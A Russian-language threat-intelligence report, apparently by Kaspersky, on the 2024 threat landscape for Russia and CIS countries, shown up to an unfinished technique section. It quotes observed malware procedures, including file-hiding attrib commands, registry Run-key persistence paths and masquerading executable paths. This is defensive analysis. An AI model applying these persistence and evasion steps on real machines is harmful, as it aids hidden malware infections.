



Ландшафт киберугроз

Содержание

Предисловие	3
Ландшафт угроз.....	4
Авторы и благодарности	8
Структура отчета	9
Перечень атакованных стран и индустрий на основе данных из Kaspersky Security Network.....	10
Перечень тактик, техник и процедур (TTPs)	13
Статистика на основе анализа ВПО в Kaspersky Sandbox	14
Статистика на основе инцидентов	36
Статистика на основе анализа ВПО в КТАЕ	57
Перечень сопутствующих угроз в регионе	70
Атаки шифровальщиков	71
Утечки пользовательских данных	73
Социальная инженерия.....	76
Ландшафт уязвимостей	101
Статистика активности зараженных машин из РФ и СНГ на основе Honeypots	110
Атаки в публичном поле на основе OSINT	111
Митигации	114
Выводы	117
Приложение №1	118

Предисловие

Команда Kaspersky Cyber Threat Intelligence ежегодно делится с сообществом по кибербезопасности глобальными исследованиями, связанными с продвинутыми постоянными угрозами (APT) и угрозами Ransomware атак. В 2022 и 2023 годах наша команда выпустила два глобальных исследования:



Омерзительная восьмерка

Тактики, техники и процедуры современных группировок вымогателей.

В наших отчетах уделено особое внимание анализу угроз, релевантных для различных стран по всему миру. Наша первоочередная цель заключалась в извлечении обширного объема разведанных, связанных с тактиками, техниками и процедурами атак, актуальными на глобальном уровне. В результате широкого охвата исследований, наши отчеты становились объемными, описывая общемировой вектор угрозы, без углубленного уточнения конкретных векторов атак для отдельных регионов.

В наступившем году мы решили модифицировать наш подход и представить сообществу серию более целевых отчетов о киберугрозах, ориентированных на конкретные регионы. Первым в этой серии будет отчет, посвященный анализу ландшафта угроз для России и стран СНГ и здесь невозможно обойти понятие «Ландшафт угроз» или «Threat Landscape», которое играет ключевую роль динамики и характеристик киберугроз, присущих конкретной географической области.



Азиатские АРТ группировки

Тактики, техники и процедуры.

Ландшафт угроз

На сегодняшний день существует довольно большое количество определений «Threat Landscape» которые можно найти в интернете. Вот определение, которое сгенерировал нам ChatGPT:

« В угрозах пейзажа теней, виртуальные ветра несут зловещие эха. Хакерские звезды сверкают на небесах кода, а вирусы, как темные реки, плывут в поисках цифровых берегов. Здесь, в пустоте битов и байтов, разыгрывается театр кибербезопасности.

Мы же постараемся дать более академическое определение с нашей точки зрения:

Threat Landscape — это готовый результат всестороннего анализа киберугроз, опирающийся на разведывательные данные, связанные с потенциальными противниками и их характеристиками. Этот анализ показывает наиболее релевантные угрозы для определенной отрасли, страны или конкретной организации.

Одним из наиболее значимых источников обработанных разведанных для организаций представляют отчеты по киберугрозам. Ежегодно по всему миру публикуются тысячи таких отчетов, описывающих обнаруженные атаки и раскрывающих тактики, техники и процедуры, используемые злоумышленниками. Следует отметить, что на сегодняшний день Enterprise матрица MITRE ATT&CK включает в себя 201 технику, 424 подтехники и тысячи различных процедур. Важно учитывать, что отчеты не являются единственным источником разведанных, о чем мы более подробно расскажем далее.

В силу огромного объема данных, охватить все угрозы для среднестатистической организации довольно проблематично. Лучшей стратегией является построение ландшафта угроз для собственной компании. Аналитикам СТИ необходимо фокусироваться в первую очередь на релевантных стране/индустрии разведанных и на периодической основе корректировать ландшафт угроз в соответствии с выявленными TTPs.

Многие читатели могут задаться вопросом: «А с чего начать построение ландшафта угроз для своей организации?» Необходимо задать ряд первичных вопросов о своей организации:

- Кто мы такие и чем занимаемся?
- В какой индустрии развивается бизнес?
- В какой стране/регионе присутствует наш бизнес и инфраструктура?
- Какие группировки атакуют эту индустрию и регион?
- Какие техники используют выявленные группировки?
- Какое ВПО они используют?

Фактически, ответы на эти вопросы помогают сформировать ландшафт угроз. Этот шаг позволяет понять, какие угрозы релевантны для вас. Возможно, после ответов на эти вопросы обнаружатся группировки, атакующие банковскую сферу в России и СНГ, и это то, что вы искали для себя. Далее, нужно понять вашего противника, и задать схожий список вопросов:

- Какие TTPs использует противник в атаках?
- Какое программное обеспечение есть на вооружении у атакующих?
- Какая инфраструктура используется атакующими?
- Какую цель преследуют злоумышленники?
- Какие контекстные разведданные существуют о группировке, которая релевантна для нас?

После завершения анализа вышеупомянутых вопросов вы будете способны сформулировать первичную идентификацию как вашего собственного положения, так и противника. Затем вы можете приступить к процессу маппинга тактик, техник и процедур (TTPs) на матрицу MITRE ATT&CK, используя популярный инструмент MITRE ATT&CK Navigator. Этот инструмент поможет вам создать актуальную матрицу угроз, адаптированную под вашу организацию.

Но как мы и сказали выше, Cyber Threat Intelligence отчеты, доступные в открытом доступе, являются далеко не единственным источником данных о киберугрозах, которые вы можете использовать. Вот, например, список источников этих данных, которые используем мы в Kaspersky, при написании наших исследований, в том числе и этого:

1 Kaspersky Security Network (KSN)

Это сложная облачная инфраструктура, которая собирает и анализирует анонимные данные о киберугрозах от сотен миллионов добровольных участников по всему миру, чтобы обеспечить самую быструю реакцию на новые угрозы за счет использования анализа больших данных, машинного обучения и человеческого опыта.

2 Incident Response

Мы собираем и анализируем данные с реальных инцидентов, расследуемых нашими коллегами из Международной группы экстренного реагирования (GERT), Kaspersky Security Operations Center (SOC) и Kaspersky ICS CERT.

3 Web crawlers

Мы получаем множество новых образцов вредоносных программ с помощью веб-краулеров с сотнями тысяч источников. Они поступают как из OSINT, так и из наших собственных исследований, а также из наших систем автоматической обработки и анализа, которые извлекают вредоносные URL из вредоносного ПО.

4 BotFarm

Система, осуществляющая общение с серверами контроля и управления (C2) различных ботнетов, имитируя поведение зараженных машин. Система используется для получения различной TI-информации, такой как: обновлений файлов-ботов новых URL-адресов и вредоносных файлов команд на DDoS удаленных целей шаблонов для спам-писем или непосредственно спам-трафика текстов SMS-сообщений.

5 Spam traps

Каждый год наши антифишинговые системы предотвращают около 710 миллионов переходов по фишинговым ссылкам, а также около 130 миллионов вредоносных почтовых вложений, из которых мы извлекаем дополнительные данные о киберугрозах.

6 Sensors

В эту категорию входят honeypots, sinkholes и другие методы перехвата ITW-атак. Например, у нас есть honeypots, представляющие собой IoT-устройства, уязвимые системы и программное обеспечение и т. д. Мы изучаем попытки атак и извлекаем индикаторы компрометации, действия злоумышленников на этих системах (TTPs), а затем связываем их с другими источниками данных.

7 Partners

Мы участвуем в партнерстве по обмену вредоносными образцами с другими поставщиками и организациями, занимающимися вопросами кибербезопасности.

8 OSINT

Ну и, конечно, OSINT. Собирается из общедоступных источников, включая новости, социальные сети, различные отчеты и так далее.

Каждый полученный поток разведанных проходит многоступенчатый отбор в системе автоматических обработок, где для отсекажения ложных срабатываний и ненужных данных применяются технологии проверки доверия и репутации и модели машинного обучения, тренируемые на выборках из сотен миллионов актуальных доверенных и вредоносных файлов. Также каждый индикатор проходит анализ во множестве песочниц, из которых извлекаются десятки дополнительных атрибутов, таких как TTPs, сетевое поведение, поведение в операционной системе, и множество других связей.

Обработка указанных потоков представляет собой значительный исследовательский ресурс, который эффективно используется нами для анализа и создания наших исследований по киберугрозам. В настоящем докладе мы предоставляем обработанные данные о киберугрозах, которые могут быть применены в исследованиях, касающихся угроз, имеющих отношение к России и странам СНГ, и предлагаем вам использовать их в своей деятельности в уже готовом формате.

Но следует всегда помнить, что при разборе наших статистических данных важно учитывать ограничения исследования. В частности, необходимо отметить, что хотя мы проанализировали сотни различных инцидентов и миллионы образцов вредоносного программного обеспечения, связанных с исследуемым регионом, объем анализируемой выборки может не полностью покрывать общее количество угроз и статистику по данному региону.

Наша цель и целевая аудитория

В первую очередь данный отчет создан для всех специалистов по кибербезопасности, работающих в организациях России и стран СНГ. События февраля 2022 года сильно изменили ландшафт угроз в описываемом регионе. Впервые в мировой истории, за довольно короткий промежуток времени, произошел самый крупный всплеск появления сотен хактивистских группировок, деятельность которых сильно встряхнула ландшафт угроз довольно в короткий промежуток времени. Но и старые угрозы никуда не исчезли, АPT группировки и группировки шифровальщиков по-прежнему присутствуют в повседневной жизни специалиста по кибербезопасности описываемого региона.

Мы разработали данный отчет с целью предоставить сообществу наиболее основательно подготовленные данные о киберугрозах, способствующие эффективному противодействию киберугрозам в России и странах СНГ. Данный документ представляет особую ценность для:

Аналитиков SOC

Аналитиков Cyber Threat Intelligence

Специалистов по цифровой криминалистике (DFIR)

Специалистов по Threat Hunting

Экспертов по кибербезопасности

C-Level руководителей, ответственных за решения ИБ в организации

Администраторов доменов

Этот отчет является ценным источником информации, представляющим собой ландшафт угроз, присущий данному региону. Он основан на анализе стратегий, применяемых противниками при вторжении в различные инфраструктуры. В отчете содержится обширная информация о тактиках, техниках и процедурах (TTPs) злоумышленников, описанных в рамках методологии MITRE ATT&CK. Этот материал служит руководством для разработки подходов по предотвращению и реагированию на киберугрозы в указанном регионе.

Авторы и благодарности

Отчет подготовлен командой Kaspersky Cyber Threat Intelligence, которая полагается на передовые инструменты, практики и подходы: MITRE ATT&CK, F3EAD, Pyramid of Pain by David Bianco, Intelligence Driven Incident Response, Unified Cyber Kill Chain — как для исследований TTPs злоумышленников и их поведения в сети, так и для объединения многих подразделений вокруг процессов CTI.

Состав авторов:

Никита Назаров

Head of Threat Exploration

Кирилл Митрофанов

Cyber Threat Intelligence Team Lead

Наталья Шорникова

Lead Cyber Threat Intelligence Analyst

Александр Кириченко

Senior Cyber Threat Intelligence Analyst

Владислав Бурцев

Senior Cyber Threat Intelligence Analyst

Сергей Киреев

Cyber Threat Intelligence Analyst

Мы также выражаем особую благодарность командам за предоставленные данные для создания отчета:

Команда Threat Research

Kaspersky Security Operations Center (SOC¹)

Kaspersky Digital Footprint Intelligence (DFI²)

Международная группа экстренного реагирования (GERT³)

Команды глобального центра исследования и анализа угроз (GReAT⁴)

1

SOC

2

DFI

3

GERT

4

GReAT

Структура отчета

Данный отчет состоит из 5 основных разделов, в которых каждый читатель в зависимости от своих потребностей сможет найти то, что ему необходимо.

1 Перечень атакованных стран и индустрий на основе данных из KSN

Данный раздел содержит основную статистику атакованных стран и индустрий на основе KSN.

2 Популярные тактики техники и процедуры (TTPs)

Этот раздел является основной технической составляющей отчета, включающей три вида статистики по TTPs с более глубоким анализом ТОП 21 техник и анализом их процедур. Кроме того, здесь представлен разбор типичного инцидента на основе Unified Kill Chain, характерного для данного региона, а также анализ вредоносного программного обеспечения на основе статистики, полученной из Kaspersky Threat Attribution Engine.

3 Перечень потенциальных угроз в регионе

Основываясь на разных наших источниках, мы составили статистику и анализ угроз по следующим направлениям:



Шифровальщики



Утечки пользовательских данных



Социальная инженерия



Ландшафт уязвимостей



Статистика активности зараженных машин на основе Honeypots



Атаки в публичном поле на основе OSINT

4 Митигации

Раздел с описанием митигаций рисков, основанный на описанных угрозах.

5 Выводы и приложение

Приложение с другими исследованиями наших команд которые более подробнее рассматривают угрозы упомянутые в этом отчёте.

Перечень атакованных стран и индустрий на основе данных из Kaspersky Security Network


Статистика атакованных стран

На основании наших источников данных, мы отмечаем следующее распределение стран, подвергшихся угрозам за 2024 год. В процессе анализа мы использовали следующий подход: количество пользователей, столкнувшихся с угрозами, было разделено на общее число пользователей наших решений в исследуемом регионе, что показывает относительный процент атак в конкретной стране. По итогу следования данной методологии мы получили следующую картину.

График 1

■ Атаки

Процент зафиксированных атак




Сделав срез по нашим данным в рамках исследуемого региона, получили следующие тренды в отношении пользователей, столкнувшихся с угрозами в период с первого квартала 2023 года по первый квартал 2024. Видим, что к концу года активность злоумышленников возрастает в большинстве стран, а затем резко снижается.

График 2

Тренды по зафиксированным атакам

- Таджикистан
- Беларусь
- Узбекистан
- Туркменистан
- Кыргызстан
- Казахстан
- Россия
- Азербайджан
- Армения



Статистика атакованных индустрий


Для специалистов по кибербезопасности знание об атаках на индустрию, в которой работает их компания, имеет решающее значение по ряду причин. Это безусловно влияет на понимание самих угроз и векторов атак, что позволяет проактивно защититься и осознать критичность защищаемых активов. Фокусировка на защите от наиболее актуальных для вашей индустрии угроз также позволяет оптимизировать ресурсы и усилия коллег по цеху. А ещё это знание, конечно же, демонстрирует зрелость компании в вопросах кибербезопасности и может стать конкурентным преимуществом на рынке.

На основе наших данных мы составили диаграмму с распределением по индустриям, которые чаще остальных секторов экономики сталкивались с угрозами за 2024 год. Если отрасль, которую вы защищаете, не вошла в топ-5 это не значит, что можно расслабиться. Со злоумышленниками сталкиваются все, но с разной периодичностью.

График 3

Статистика по индустриями

- Финансы
- Строительство
- Производство
- Транспорт
- Образование
- Правительство
- Розничная торговля
- Технология
- Здравоохранение
- Энергетика
- Телекоммуникации
- Гостиничный бизнес
- Развлечения



Перечень тактик, техник и процедур (TTPs)

Как упоминалось ранее, в Kaspersky мы пользуемся обширным набором источников, способных предоставить большой объем разведанных, связанных с тактиками, техниками и процедурами (TTPs).

Погружаясь в изучение тактик, техник и процедур противника в РФ и СНГ из различных источников, мы пришли к неоднородности данных. Информация, полученная из инцидентов, нарисовала свою картину, данные о поведении вредоносных программ представили другую перспективу, а анализ вредоносного ПО в Kaspersky Threat Attribution Engine представил третье видение. Все три картинки оказались непохожими друг на друга. Именно по этой причине мы приняли решение разделить данный раздел на три части.

Статистика на основе анализа ВПО в Kaspersky Sandbox

Основана на анализе миллионов самых популярных файлов вредоносного программного обеспечения которое встречалось за первые полтора квартала 2024 года в РФ и СНГ. Данные TTPs были извлечены с помощью Kaspersky Sandbox и добавлены в этот отчет.

Статистика на основе инцидентов

Основана на анализе десятков различных инцидентов в РФ и СНГ, расследованных нашими коллегами из GERT. Также в данном разделе мы поделимся интересными инцидентами характерными для хактивистских группировок в РФ.

Статистика на основе анализа ВПО в Kaspersky TAE

Основана на тщательном анализе сотен тысяч файлов за первые полтора квартала 2024 года в РФ и СНГ, прошедших через Kaspersky Threat Attribution Engine и получивших высокий процент принадлежности к какой-то сущности. Эти файлы были классифицированы и атрибутированы различным акторам или семействам вредоносного программного обеспечения, что предоставляет ценные данные в динамике киберугроз и их участников.


Статистика на основе анализа ВПО в Kaspersky Sandbox

Проанализировав миллионы наиболее распространенных вредоносных файлов за описанный период в исследуемом регионе, мы смогли извлечь 218 различных техник и подтехник с тысячами уникальных процедур. Это впечатляющее разнообразие. Однако, если бы мы попытались включить все эти данные в отчет, его объем составил бы несколько тысяч страниц. Поэтому мы приняли решение выбрать 21 наиболее популярную подтехнику в описанном регионе и провести более глубокий анализ именно по ним.

График 4

■ Популярность TTPs

ТОП-21 TTPs



Hide Artifacts: Hidden Files and Directories T1564.001

Зачем атакующие используют скрытые файлы и директории?

Атакующие добавляют атрибут `FILE_ATTRIBUTE_HIDDEN` к файлу или директории, что приводит к тому, что ее «перестает быть видно» при обычном поиске.

Как атакующие используют скрытые файлы и директории?

Наиболее частый способ добавления такого атрибута — WinAPI **SetFileAttributes**. Еще один часто встречающийся вариант реализации этой техники — утилита `attrib.exe`.

Самым распространенным расположением файлов и директорий, которым добавляется атрибут `HIDDEN` — `C:\Users\<user>\AppData\Local\Temp`. Зачастую скрываемые директории называются случайным образом, например — `C:\Users\<user>\AppData\Local\Temp\orwhgn\`. Другой частый паттерн — задание `HIDDEN` атрибута файлу, мимикрирующему под легитимный софт, например: `C:\Windows\System32\drivers\svchist.exe`.

В случае, если для задания атрибута используется утилита `attrib`, то самым частым паттерном будет добавление помимо `HIDDEN` еще и атрибута `SYSTEM` (`FILE_ATTRIBUTE_SYSTEM`):

CommandLine⁵: **`attrib "$selfpath" +s +h`**.

⁵ `$selfpath` — путь к файлу, который выполняет команду.

Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder T1547.001

Зачем атакующие используют ключи Run реестра?

Ключи Run реестра позволяют атакующим закрепиться в системе. ОС Windows загружает при запуске системы или логоне пользователя те исполняемые файлы, которые прописаны в значениях ключей Run реестра.

Как атакующие используют ключи Run реестра?

В реестре Windows существует множество веток, позволяющих атакующим закрепиться в системе, однако самыми распространенными являются:

- HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run
- HKLM\\SOFTWARE\\Wow6432Node\\Microsoft\\Windows\\CurrentVersion\\Run
- HKLM\\SOFTWARE\\Wow6432Node\\Microsoft\\Windows\\CurrentVersion\\RunOnce
- HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\RunOnce
- HKLM\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer\\Run
- HKLM\\SOFTWARE\\Wow6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon\\Shell
- HKLM\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run

User Execution: Malicious File T1204.002

Зачем атакующие используют технику User Execution?

Атакующие нередко рассчитывают, что пользователь сам выполнит вредоносный файл, который они к нему доставили. Часто в качестве вредоносного файла используется дроппер, задача которого загрузить следующий стейдж и запустить его.

Как атакующие используют технику User Execution?

Чтобы пользователь с большей вероятностью запустил вредоносный файл, атакующие прибегают к методам социальной инженерии, в том числе и маскируют вредоносный файл под безобидный документ или стандартное легитимное ПО, а также помещают себя в temp:

- C:\Users\\AppData\Local\smss.exe
- C:\Program Files\backup.exe
- C:\Windows\rss\csrss.exe

Также дропперы часто используются для загрузки скриптов и их дальнейшего запуска. Популярные командные строки загруженных файлов:

- C:\Windows\System32_Setup.bat
- attrib +h \$selfpath\1.bat
- C:\Users\\AppData\Local\winlogon.exe
- schtasks /create /f /RU

Access Token Manipulation T1134

Зачем атакующие используют Access Token Manipulation?

